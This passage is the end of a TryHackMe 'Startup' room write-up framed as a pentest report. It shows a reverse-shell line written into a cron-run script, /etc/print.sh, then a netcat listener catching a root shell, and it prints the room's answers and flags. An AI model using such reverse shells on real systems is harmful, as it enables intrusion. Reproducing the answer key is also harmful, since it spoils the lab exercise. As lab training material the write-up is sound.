echo $LIST > /home/lennie/scripts/startup_list.txt  
/etc/print.sh  
$ echo "sh -i >& /dev/tcp/10.48.108.73/1234 0>&1" > /etc/print.sh  
$
```

root@ip-10-48-108-73: ~

File Edit View Search Terminal Help

```
root@ip-10-48-108-73:~# nc -nlvp 1234
```

```
Listening on 0.0.0.0 1234
```

```
Connection received on 10.48.156.219 42360
```

```
sh: 0: can't access tty; job control turned off
```

```
# ls
```

```
root.txt
```

```
#
```

```
# cat root.txt
```

```
THM{f963aaa6a430f210222158ae15c3d76d}
```

tryhackme.com/room/startup

Room progress (75%)

Task 1  Welcome to Spice Hut!



 Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

love

 Correct Answer



What are the contents of user.txt?

THM{03ce3d619b80ccfb3b7fc81e46c0e79}

 Correct Answer



What are the contents of root.txt?

THM{f963aaa6a430f210222158ae15c3d76d}

 Correct Answer



Appendices

Appendix A – Finding Severities

Rating	Description
High	Major risk of privilege escalation or data loss
Medium	Requires combination exploitation
Low	Minor misconfiguration or information disclosure

Appendix B – Exploited Hosts

Host-name	IP address	Role
Startup	10.48.184.103	Spice Hut Target Machine

Appendix C – Compromised Users

Username	Privilege Level	Access Type
User	Normal	SSH access
Root	Administrator	Privilege Escalation via cron script

Appendix D – Changes/Host Cleanup

Change/Cleanup needed
Remove uploaded web shell and test scripts.
Verify system stability after modifications.
Restore permissions to default secure settings.

Final Note:

This assessment demonstrated how a single misconfiguration can lead to a full system compromise. Regular patching, proper permissions, and secure authentication mechanisms are essential to prevent similar attacks in real environments

